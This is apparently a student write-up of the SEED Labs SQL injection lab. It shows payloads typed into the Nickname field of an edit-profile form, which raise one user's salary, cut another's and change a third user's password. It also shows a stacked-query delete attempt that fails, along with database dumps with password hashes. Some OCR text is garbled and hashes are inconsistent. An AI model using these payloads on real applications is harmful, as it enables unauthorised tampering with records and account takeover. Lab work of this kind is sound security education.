
```
' or 1=1; delete from credential where Eld='10000';#
```

This command has **or 1=1** which specifies that it will always be executed. Along with this, another statement is added which queries to delete the entry from credential table where Eld=10000 and a **hash(#)** is added at the end to comment further password checking. This is unsuccessful since the MySQL countermeasure prevents multiple statements from executing when executed from PHP.

=====



## TASK 3.1: MODIFYING OWN SALARY (ALICE WITH NICKNAME=Rajdeep)




The screenshot shows the 'Alice Profile' page in the SEED Labs application. The page is displayed in a Mozilla Firefox browser window. The URL bar shows 'www.seedlabsqlinjection.com/unsafe\_home.php?use=70%'. The page has a green header with the SEED Labs logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and features a table titled 'Alice Profile'.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Rajdeep
Email	rajdeep@gmail.com
Address	Earth
Phone Number	0000000000

Copyright © SEED LABS

Screenshot 3.1.1: Salary of Alice(nickname=Rajdeep) before the attack



The screenshot shows the 'Alice's Profile Edit' page in the SEED Labs application. The page is displayed in a Mozilla Firefox browser window. The URL bar shows 'www.seedlabsqlinjection.com/unsafe\_edit\_frontend?70%'. The page has a green header with the SEED Labs logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and features a form titled 'Alice's Profile Edit'.


The form contains the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

Below the form is a green 'Save' button.

Copyright © SEED LABS

Screenshot 3.1.2: SQL injection attack



Screenshot 3.1.3: Salary increased since attack successful

The initial salary of Alice(nickname=Rajdeep) is 20,000. In Alice's Edit Profile page, the SQL injection is executed by giving the SQL query in the Nickname field. The command given is: **‘ salary=’1000000’ where Eld=’10000’;#**

The original SQL query through the Nickname field:

**update credential set nickname=’<input>’ where Eld=’10000’;**


Using the SQL injection query:

**update credential set nickname=’’, salary=’1000000’ where Eld=’10000’;#  
where Eld=’10000’;**

This modifies the salary field in the database table along with the Nickname.

=====

## TASK 3.2: MODIFY OTHER PEOPLE'S SALARY (BOBY nickname=Kshitij)




A terminal window titled "Terminal" showing a MySQL command prompt. The command `mysql> select * from credential ;` has been executed, resulting in a table of 6 rows. The table columns are ID, Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, and Password. The data for Bobby is as follows:

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002	0000000000	Earth	rajdeep@gmail.com	Rajdeep	df3676629635f6f7ca442360f564b76560025ab5
2	Boby	20000	30000	4/20	10213352	0000099999	Noida	kshitij@gmail.com	Kshitij	33d51ad27db2fd3609357663358825f8e5ea9855
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fcd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

Screenshot 3.2.1: Salary of Bobby(nickname=Kshitij) before the attack



A screenshot of a web browser (Mozilla Firefox) displaying the "Alice's Profile Edit" page on the SEEDLABS website. The page has a green header with the SEEDLABS logo and navigation links. The main content area is white and contains a form for editing the profile. The form fields are:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

Below the form is a green "Save" button. At the bottom of the page, it says "Copyright © SEED LABS".

Screenshot 3.2.2: SQL injection attack executed from Alice(nickname=Rajdeep) profile

```
Terminal
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID  | Salary | birth | SSN   | PhoneNumber | Address | Email          | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 1000000 | 9/20  | 10211002 | 0000000000 | Earth   | rajdeep@gmail.com | Rajdeep | df3676629635f6f7ca442368f564b76560925ab5 |
| 2  | Bobby | 20000 | 30000   | 4/20  | 10213352 | 0000099999 | Noida   | kshitij@gmail.com | Kshitij | 33d51ad27db2fd3609357663358825f8e5ea9855 |
| 3  | Ryan  | 30000 | 50000   | 4/10  | 98993524 | 0000000000 |         |                 |         | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy  | 40000 | 90000   | 1/11  | 32193525 | 0000000000 |         |                 |         | 995b808c183f349b3cab0ae7f0cd39133588d2af |
| 5  | Ted   | 50000 | 110000  | 11/3  | 32111111 | 0000000000 |         |                 |         | 99343bfff28a70b51cb6f22eb20a618701a2c2f58 |
| 6  | Admin | 99999 | 400000  | 3/5   | 43254314 | 0000000000 |         |                 |         | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Screenshot 3.2.3: Salary of Bobby(nickname=Kshitij) changed to 1

The initial salary of Bobby(nickname=Kshitij) is 30,000. In Alice's Edit Profile page, the SQL injection is executed by giving the SQL query in the Nickname field.

The command given is: **' , salary='1' where nickname='Kshitij';#**

The original SQL query through the Nickname field:

**update credential set nickname='<input>' where Eld='10000';**


Using the SQL injection query:

**update credential set nickname='', salary='1' where nickname='Kshitij';#  
where Eld='10000';**

This modifies the salary field in the database table along with the Nickname for another user.

=====


## TASK 3.3: MODIFY OTHER PEOPLE'S PASSWORD



A terminal window showing a MySQL query result. The query is `mysql> select * from credential;`. The result is a table with 11 columns: ID, Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, and Password. There are 6 rows of data. The password for 'Ted' (ID 5) is `99343bff28a7bb51cb6f22cb20a618701a2c2f58a5bdf35a1df4ea895905f6f6618e83951a6effc0`.


ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002	0000000000	Earth	rajdeep@gmail.com	Rajdeep	df3676629635f6f7ca442360f564b76560025ab533d51ad27db2fd3609357663358825f8e5ea9855
2	Boby	20000	1	4/20	10213352	0000099999	Noida	kshiti@gmail.com	Kshiti	a3c50276cb120637cca669eb38fb9928b017e9ef995b8b8c183f349b3cab0ae7fcd39133508d2af
3	Ryan	30000	50000	4/10	98993524					
4	Samy	40000	90000	1/11	32193525					
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58a5bdf35a1df4ea895905f6f6618e83951a6effc0
6	Admin	99999	400000	3/5	43254314					

Screenshot 3.3.1: Initial password of Ted




A screenshot of the SEEDLABS 'Samy's Profile Edit' page. The page is titled 'Samy's Profile Edit' and has a green header with 'SEEDLABS' and 'Home Edit Profile' links. The main content area is light green. There are several input fields for profile information: NickName, Email, Address, Phone Number, and Password. The NickName field contains the SQL injection payload `'].Password='thisisthechangedpassw`. Below the input fields is a green 'Save' button. The footer of the page says 'Copyright © SEED LABS'.

